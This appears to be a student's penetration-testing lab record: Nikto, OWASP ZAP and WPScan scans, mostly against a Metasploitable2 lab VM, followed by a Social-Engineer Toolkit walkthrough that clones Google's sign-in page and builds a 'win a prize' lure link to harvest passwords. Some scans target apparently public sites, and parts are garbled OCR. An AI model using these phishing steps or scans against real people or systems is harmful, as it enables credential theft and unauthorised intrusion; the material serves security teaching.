8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
[kali㉿kali)-[/usr/share/nmap/scripts]
$ 

```

Web Server Vulnerability Scanning:

- Run metasploitable2 website on Firefox in kali linux



2. Using Nikto tool scan the target for vulnerabilities

“ nikto -host 192.168.37.130 ”

```

kali@kali:/usr/share/nmap/scripts
File Actions Edit View Help
(kali㉿kali)-[/usr/share/nmap/scripts]
$ nikto -host 192.168.37.130
- Nikto v2.1.6
+ Target IP: 192.168.37.130
+ Target Hostname: 192.168.37.130
+ Target Port: 80
+ Start Time: 2022-10-08 01:37:41 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/ChangeLog, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting ...
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 8726 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time: 2022-10-08 01:38:12 (GMT-4) (31 seconds)

+ 1 host(s) tested

(kali㉿kali)-[/usr/share/nmap/scripts]
$ 

```

As you can see, PHP5 has many vulnerabilities when installed on a server.

CS24015

3. By running <targetIP>/phpinfo.php you can get information about the php version

PHP Version 5.2.4-2ubuntu5.10	
System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps

Customizing Nikto:

1. List all the plugins in the Nikto tool.

```

kali@kali: /usr/share/nmap/scripts
File Actions Edit View Help
[+] http://192.168.37.130
└─[kali㉿kali]─[/usr/share/nmap/scripts]
$ nikto -list-plugins | more
Plugin: strutshock
strutshock - Look for the 'strutshock' vulnerability.
Written by Jeremy Bae, Copyright (C) 2017 Chris Sullo

Plugin: origin_reflection
CORS Origin Reflection - Check whether a given Origin header is reflected back in a Access-Control-Allow-Origin header.
Written by ss23, Copyright (C) 2017 Chris Sullo

Plugin: report_xml
Report as XML - Produces an XML report.
Written by Sullo/Jabra, Copyright (C) 2008 Chris Sullo

Plugin: cookies
HTTP Cookie Internal IP - Looks for internal IP addresses in cookies returned from an HTTP request.
Written by Sullo, Copyright (C) 2010 Chris Sullo

Plugin: clientaccesspolicy
clientaccesspolicy.xml - Checks whether a client access file exists, and if it contains a wildcard entry.
Written by Sullo, Dirk, Copyright (C) 2012 Chris Sullo and Dr. Wetter IT-Consulting

Plugin: report_json
JSON reports - Produces a JSON report.
Written by Gijs Kwakkel, Copyright (C) 2016 Chris Sullo

Plugin: shellshock
shellshock - Look for the bash 'shellshock' vulnerability.
Written by sullo, Copyright (C) 2014 Chris Sullo
Options:
uri: uri to assess

```

2. Running Nikto with specific plugin to find active users on the target server

```
" sudo nikto -h 192.168.37.130 -p 80 -Plugins
"apacheusers(enumate,dictionary:users.txt);report_xml" - output apacheusers.xml
```

```

"
└─[kali㉿kali]-[/usr/share/nmap/scripts]
$ sudo nikto -h 192.168.37.130 -p 80 -Plugins "apacheusers(enumerate,dictionary:users.txt);report_xml" - output apacheusers.xml

[sudo] password for kali:
- Nikto v2.1.6

+ Target IP:      192.168.37.130
+ Target Hostname: 192.168.37.130
+ Target Port:    80
+ Start Time:    2022-10-08 01:45:55 (GMT-4)
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ 233 requests: 0 error(s) and 0 item(s) reported on remote host
+ End Time:      2022-10-08 01:45:57 (GMT-4) (2 seconds)

+ 1 host(s) tested
└─[kali㉿kali]-[/usr/share/nmap/scripts]
$ [REDACTED]
Scan this dir for [REDACTED]

└─[kali㉿kali]-[tmp]
$ cat apacheusers.xml
<?xml version="1.0" ?>
<!DOCTYPE niktoscan SYSTEM "/var/lib/nikto/docs/nikto.dtd">
<niktoscan>
<niktoscan hosttest="0" options="-h 192.168.37.130 -p 80 -Plugins apacheusers(enumerate,dictionary:users.txt);report_xml -output apacheusers.xml" version="2.1.6" start="Sat Oct 8 01:49:29 2022" scanend="Wed Dec 31 19:00:00 1969" scanelapsed="seconds" nxmlver="1.2">
<scandetails targetip="192.168.37.130" targethostname="192.168.37.130" targetport="80" targetbanner="Apache/2.2.8 (Ubuntu) DAV/2" starttime="2022-10-08 01:49:29" sitename="http://192.168.37.130:80/" siteip="http://192.168.37.130:80/" hostheader="192.168.37.130" errors="0" checks="6897">
<statistics elapsed="1" itemsfound="0" itemstested="6897" endtime="2022-10-08 01:49:30" />
</scandetails>
</niktoscan>
</niktoscan>
└─[kali㉿kali]-[tmp]
$ [REDACTED]

```

OWASP ZAP:

It is one of the most effective scanners based on the number of verified vulnerabilities that it has discovered.

1. Install the latest version of OWASP ZAP by


```

└─[kali㉿kali]-[~]
File Actions Edit View Help
kali@kali: ~
└─[kali㉿kali]-[~]
$ sudo apt install zaproxy
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  zaproxy
0 upgraded, 1 newly installed, 0 to remove and 748 not upgraded.
Need to get 185 MB of archives.
After this operation, 232 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 zaproxy all 2.11.1-0kali1 [185 MB]
Fetched 80.8 MB in 1min 28s (914 kB/s)
Selecting previously unselected package zaproxy.
(Reading database ... 339662 files and directories currently installed.)
Preparing to unpack .../zaproxy_2.11.1-0kali1_all.deb ...
Unpacking zaproxy (2.11.1-0kali1) ...
Setting up zaproxy (2.11.1-0kali1) ...
Processing triggers for kali-menu (2022.3.1) ...



└─[kali㉿kali]-[~]
$ [REDACTED]

```

2. Run the tool



3. On start-up make the appropriate selections and update the plugins



The screenshots illustrate the OWASP ZAP interface, specifically the 'Manage Add-ons' and the main application window.

Manage Add-ons (Top Screenshot):

Name	Version	Description	Update
Active scanner rules	43.0.0	The release quality Active Scanner rules	Update
Ajax Spider	23.7.0	Allows you to spider sites that make heavy use of JavaScript	Update
Alert Filters	13.0.0	Allows you to automate the changing of alert risk levels.	Update
Automation Framework	0.9.0	Automation Framework.	Update
Call Home	0.0.3	Handles all of the calls to ZAP services.	Update
Common Library	1.6.0	A common library, for use by other add-ons.	Update
Diff	11.0.0	Displays a dialog showing the differences between 2 requests or responses.	Update
Directory List v1.0	5.0.0	List of directory names to be used with Forced Browse ...	Update
DOM XSS Active scanner rule	12.0.0	DOM XSS Active scanner rule	Update
Encoder	0.6.0	Adds encode/decode/hash dialog and support for script...	Update
Forced Browse	11.0.0	Forced browsing of files and directories using code from...	Update
Form Handler	4.0.0	This Form Handler Add-on allows a user to define field n...	Update
Fuzzer	13.5.0	Advanced fuzzer for manual testing	Update
Getting Started with ZAP Guide	13.0.0	A short Getting Started with ZAP Guide	Update
GraalVM JavaScript	0.2.0	Provides the GraalVM JavaScript engine for ZAP scripting.	Update
GraphQL Support	0.7.0	Inspect and attack GraphQL endpoints.	Update
Help - English	14.0.0	English version of the ZAP help file.	Update
HUD - Heads Up Display	0.13.0	Display information from ZAP in browser.	Update
Import files containing URLs	8.0.0	Adds an option to import a file of URLs. The file must be...	Update
Invoke Applications	11.0.0	Invoke external applications passing context related inf...	Update

Manage Add-ons (Middle Screenshot):

Name	Version	Description	Update
Active scanner rules	43.0.0	The release quality Active Scanner rules	Update
Ajax Spider	23.7.0	Allows you to spider sites that make heavy use of JavaScript using Crawljax	Update
Alert Filters	13.0.0	Allows you to automate the changing of alert risk levels.	Update
Automation Framework	0.9.0	Automation Framework.	Update
Call Home	0.0.3	Handles all of the calls to ZAP services.	Update
Common Library	1.6.0	A common library, for use by other add-ons.	Update
Diff	11.0.0	Displays a dialog showing the differences between 2 requests or responses. It uses...	Update
Directory List v1.0	5.0.0	List of directory names to be used with Forced Browse or Fuzzer add-on.	Update
DOM XSS Active scanner rule	12.0.0	DOM XSS Active scanner rule	Update
Encoder	0.6.0	Adds encode/decode/hash dialog and support for scripted processors as well.	Update
Forced Browse	11.0.0	Forced browsing of files and directories using code from the OWASP DirBuster tool.	Update
Form Handler	4.0.0	This Form Handler Add-on allows a user to define field names and values to be used...	Update
Fuzzer	13.5.0	Advanced fuzzer for manual testing	Update
Getting Started with ZAP Guide	13.0.0	A short Getting Started with ZAP Guide	Update
GraalVM JavaScript	0.2.0	Provides the GraalVM JavaScript engine for ZAP scripting.	Update
GraphQL Support	0.7.0	Inspect and attack GraphQL endpoints.	Update
Help - English	14.0.0	English version of the ZAP help file.	Update
HUD - Heads Up Display	0.13.0	Display information from ZAP in browser.	Update

OWASP ZAP - OWASP ZAP 2.11.1 (Bottom Screenshot):

The main ZAP interface shows the 'Automated Scan' configuration. The 'URL to attack' field contains 'http://cyberlia.com'. The 'Attack' button is highlighted in yellow. Other options like 'Use traditional spider' and 'Use ajax spider' are also visible.

4. After the scan you can click on the identified results to drill down to specific findings. OWASP ZAP can help you find vulnerabilities such as reflected cross-site scripting, stored cross-site scripting, SQL injection, and remote OS command injection.

Vulnerable JS Library

- URL:** http://cyberia.com/lib/bootstrap/js/bootstrap.bundle.min.js
- Risk:** Medium
- Parameter:** None
- Evidence:** * Bootstrap v4.0.0
- CWE ID:** 829
- WASC ID:** None
- Source:** Passive (10003 - Vulnerable JS Library)
- Description:** The identified library bootstrap, version 4.0.0 is vulnerable.

Vulnerable JS Library

- URL:** http://cyberia.com/lib/jquery/jquery.min.js
- Risk:** Medium
- Parameter:** None
- Evidence:** * jQuery v3.2.1
- CWE ID:** 829
- WASC ID:** None
- Source:** Passive (10003 - Vulnerable JS Library)
- Description:** The identified library jquery, version 3.2.1 is vulnerable.

5. WPScan

[!] To see full list of options use --hh.

```
(kali㉿kali)-[~]
$ wpscan --url https://blogs.overandall.com
```

Wordpress Security Scanner by the WPScan Team
Version 3.8.22

Search Alerts Spider Active Scan

@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] Updating the Database ...

Evidence: * jQuery v3.2.1
CWE ID: 829
WASC ID: None



[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at <https://wpscan.com/register>

[+] Finished: Sat Oct 8 02:08:52 2022
[+] Requests Done: 189
[+] Cached Requests: 5
[+] Data Sent: 48.563 KB
[+] Data Received: 19.438 MB
[+] Memory used: 219.84 MB
[+] Elapsed time: 00:00:44

(Kali㉿kali)-[~]

\$

Output Spider Active Scan

Evidence: /!*jQuery.v3.2.1
CVE ID: 829
WASC ID:

Practical 5

Aim: Practical on the use of Social Engineering Toolkit

1. Credential Harvester Attack

Install the Social Engineering Toolkit

```

kali㉿kali: ~
File Actions Edit View Help
[(kali㉿kali)-~]
$ sudo setoolkit
[sudo] password for kali:
[-] New set.config.py file generated on: 2022-10-31 04:33:58.719264
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2022-10-31 04:33:58.719264
[*] SET is using the new config, no need to restart
Copyright 2020, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following condition
s are met:
    * Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.
    * Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer
    in the documentation and/or other materials provided with the distribution.
    * Neither the name of Social-Engineer Toolkit nor the names of its contributors may be used to endorse or promote products deriv
ed from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NO
T LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE C
OPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDI
NG, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEV
E R CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING
IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

The above licensing was taken from the BSD licensing and is applied to Social-Engineer Toolkit as well.

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free open-source application.

Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is du
e (which means giving the authors the credit they deserve for writing it).

Also note that by using this software, if you ever see the creator of SET in a bar, you should (optional) give him a hug and should
(optional) buy him a beer (or bourbon - hopefully bourbon). Author has the option to refuse the hug (most likely will never happen)
or the beer or bourbon (also most likely will never happen). Also by using this tool (these are all optional of course!), you should
try to make this industry better, try to stay positive, try to help others, try to learn from one another, try stay out of drama, t

```

```

888   "Y88b. 888 888 888     888 888oooo888 888   '88..8'
888   o. )88b 888 888 .o8 888 888 .o 888 . '888'
o888o  8""888P' `Y8bod8P' `Y8bod8P' o888o `Y8bod8P' "888" d8'
                           .o ... P'
                           `XERO'

[—]      The Social-Engineer Toolkit (SET)      [—]
[—]      Created by: David Kennedy (ReL1K)      [—]
          Version: 8.0.3
          Codename: 'Maverick'
[—]      Follow us on Twitter: @TrustedSec      [—]
[—]      Follow me on Twitter: @HackingDave      [—]
[—]      Homepage: https://www.trustedsec.com      [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> █

```

Select the 1st option Social Engineering Attacks and the Website Attack Vectors

```

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1

```

```

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2

```

We will use Credential Harvester, so select option 3

```

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set>webattack>3

```

Using Existing Templates

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

- 99) Return to Webattack Menu

```
set:webattack>1
```

Add the listener IP Address, In this case it will be you Attacking systems's IP Address

```
(kali㉿kali)-[~]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:54:41:e9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.37.131/24 brd 192.168.37.255 scope global dynamic noprefixroute eth0
        valid_lft 1280sec preferred_lft 1280sec
    inet6 fe80::5da2:8313:475b:73e6/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$
```

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.37.131]:192.1168.37.131
```

```
**** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

_____

1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:2
```

Select the Google Sign In Template page for harvesting credentials


```
1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit ...


The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a webs
ite.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Now on the victim machine. Let us assume that you have shared a file to the victim which will contain the IP Address of the attacking machine which will get the credentials.




```
>LoginExploit.html X
C: > Users > rudra > Desktop > MSC-CS > Semester 3 > CYBER-SECURITY > LoginExploit.html > html

1 <html>
2 <body>
3 <a href = "http://192.168.37.131"> Login here to see your prize!</a>
4 </body>
5 </html>
```



Create an html page with the Link which will attract the victim to click the link Once the user clicks the link, it will redirect it to the cloned google sign in page. If the victim enters any

credential information and clicks on the sign in button, the credential harvester on the attacker's machine will receive the credentials (Usernames. Email and passwords).



```
set:webattack> Select a template:2
[*] Cloning the website: http://www.google.com
[*] This could take a little bit ...

The best way to use this attack is if username and password Form Fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
